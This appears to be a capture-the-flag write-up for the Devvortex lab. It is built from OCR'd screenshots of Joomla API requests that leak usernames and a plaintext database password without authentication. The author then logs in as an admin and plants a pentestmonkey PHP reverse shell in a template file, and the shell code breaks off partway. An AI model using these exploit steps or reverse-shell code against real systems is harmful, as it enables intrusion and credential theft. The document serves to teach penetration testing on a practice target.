
```
## Title: Joomla! v4.2.8 - Unauthenticated information disclosure
```

Default creds. didn't work but found this vulnerability, let's test the system for it...




```
~/current Fri Oct 11 2024 22:14 (0.466s)
curl -v http://dev.devvortex.htb/api/index.php/v1/users\?public\=true

* Host dev.devvortex.htb:80 was resolved.
* IPv6: (none)
* IPv4: 10.129.229.146
*   Trying 10.129.229.146:80...
* Connected to dev.devvortex.htb (10.129.229.146) port 80
* using HTTP/1.x
> GET /api/index.php/v1/users?public=true HTTP/1.1
> Host: dev.devvortex.htb
> User-Agent: curl/8.10.1
> Accept: */*
>
* Request completely sent off
< HTTP/1.1 200 OK
< Server: nginx/1.18.0 (Ubuntu)
< Date: Fri, 11 Oct 2024 16:44:21 GMT
< Content-Type: application/vnd.api+json; charset=utf-8
< Transfer-Encoding: chunked
< Connection: keep-alive
< x-frame-options: SAMEORIGIN
< referrer-policy: strict-origin-when-cross-origin
< cross-origin-opener-policy: same-origin
< X-Powered-By: JoomlaAPI/1.0
< Expires: Wed, 17 Aug 2005 00:00:00 GMT
< Last-Modified: Fri, 11 Oct 2024 16:44:21 GMT
< Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
< Pragma: no-cache
<
* Connection #0 to host dev.devvortex.htb left intact
{"links":{"self":"http:\/\/dev.devvortex.htb\/api\/index.php\/v1\/users?public=true"},"data":[{"type":"users","id"
:"649","attributes":{"id":649,"name":"lewis","username":"lewis","email":"lewis@devvortex.htb","block":0,"sendEmail
":1,"registerDate":"2023-09-25 16:44:24","lastvisitDate":"2023-10-29 16:18:50","lastResetTime":null,"resetCount":0
,"group_count":1,"group_names":"Super Users"}},{"type":"users","id":"650","attributes":{"id":650,"name":"logan pau
l","username":"logan","email":"logan@devvortex.htb","block":0,"sendEmail":0,"registerDate":"2023-09-26 19:15:42","
lastvisitDate":null,"lastResetTime":null,"resetCount":0,"group_count":1,"group_names":"Registered"}}],"meta":{"tot
al-pages":1}}%
```

Used curl and got a lot of text in bottom...




```
ev.devvortex.htb left intact
\/dev.devvortex.htb\/api\/index.php\/v1\/users?public=true"},"data":[{"t
:649,"name":"lewis","username":"lewis","email":"lewis@devvortex.htb","bl
09-25 16:44:24","lastvisitDate":"2023-10-29 16:18:50","lastResetTime":nu
ames":"Super Users"}},{"type":"users","id":"650","attributes":{"id":650,
ail":"logan@devvortex.htb","block":0,"sendEmail":0,"registerDate":"2023-
ResetTime":null,"resetCount":0,"group_count":1,"group_names":"Registered

:14 (0.022s)
```

So, here got a possible username "lewis" and email of lewis.




```
~/current Fri Oct 11 2024 22:23 (0.237s)
curl -vv http://dev.devvortex.htb/api/index.php/v1/config/application\?public\=true

22:23:03.979920 [0-0] * Host dev.devvortex.htb:80 was resolved.
22:23:03.979985 [0-0] * IPv6: (none)
22:23:03.980008 [0-0] * IPv4: 10.129.229.146
22:23:03.980038 [0-0] * [SETUP] added
22:23:03.980070 [0-0] *   Trying 10.129.229.146:80...
22:23:04.062686 [0-0] * Connected to dev.devvortex.htb (10.129.229.146) port 80
22:23:04.062740 [0-0] * using HTTP/1.x
22:23:04.062795 [0-0] > GET /api/index.php/v1/config/application?public=true HTTP/1.1
22:23:04.062795 [0-0] > Host: dev.devvortex.htb
```

so used above curl command and then found "lewis" password.



```
[0-0] * Connection #0 to host dev.devvortex.htb left intact
":20,"id":224}},{"type":"application","id":"224","attributes":{"access":1,"id":224}},{"typ
24","attributes":{"debug":false,"id":224}},{"type":"application","id":"224","attributes":{
224}},{"type":"application","id":"224","attributes":{"debug_lang_const":true,"id":224}},{"
:"224","attributes":{"dbtype":"mysqli","id":224}},{"type":"application","id":"224","attrib
","id":224}},{"type":"application","id":"224","attributes":{"user":"lewis","id":224}},{"ty
224","attributes":{"password":"P4ntherg0t1n5r3c0n##","id":224}},{"type":"application","id"
":"joomla","id":224}},{"type":"application","id":"224","attributes":{"dbprefix":"sd4fg_","
cation","id":"224","attributes":{"dbencryption":0,"id":224}},{"type":"application","id":"2
verifyservercert":false,"id":224}}],"meta":{"total-pages":4}}%
```


Found the password....



dev.devvortex.htb/administrator/index.php
Home Dashboard
4.2.6
2
Post Installation Messages
Development
User Menu

We have detected that your server is using PHP 7.4.3 which is obsolete and no longer receives official security updates by its developers. The Joomla! Project recommends upgrading your site to PHP 8.1 or later which will receive security updates at least until 2024-11-25.


Please ask your host to make PHP 8.1 or a later version the default version for your site. If your host is already PHP 8.1 ready please enable PHP 8.1 on your site's root and 'administrator' directories – typically you can do this yourself through a tool in your hosting control panel, but it's best to ask your host if you are unsure.



Joomla is up to date.


dev.devvortex.htb/administrator/index.php?option=com_config

```
Logged in as user "lewis"....
```




```
/templates/cassiopeia
  cassiopeia
  html
  component.php
  error.php
  index.php
  joomla.asset.json
  offline.php
  templateDetails.xml

/media/templates/site/cassiopeia
  assets
```

So in system > site templates found some configuration files, and we can edit them and also found a possible user "logan", so will be changing error.php.




```php
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP. Comments stripped to slim it down. RE: https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/master/php-reverse-shell.php
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.10.14.42';
$port = 9999;
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; sh -i';
$daemon = 0;
$debug = 0;

if (function_exists('pcntl_fork')) {
    $pid = pcntl_fork();

    if ($pid == -1) {
        printit("ERROR: Can't fork");
        exit(1);
    }

    if ($pid) {
        exit(0);   // Parent exits
```

So in error.php added pentest monkey reverse shell..



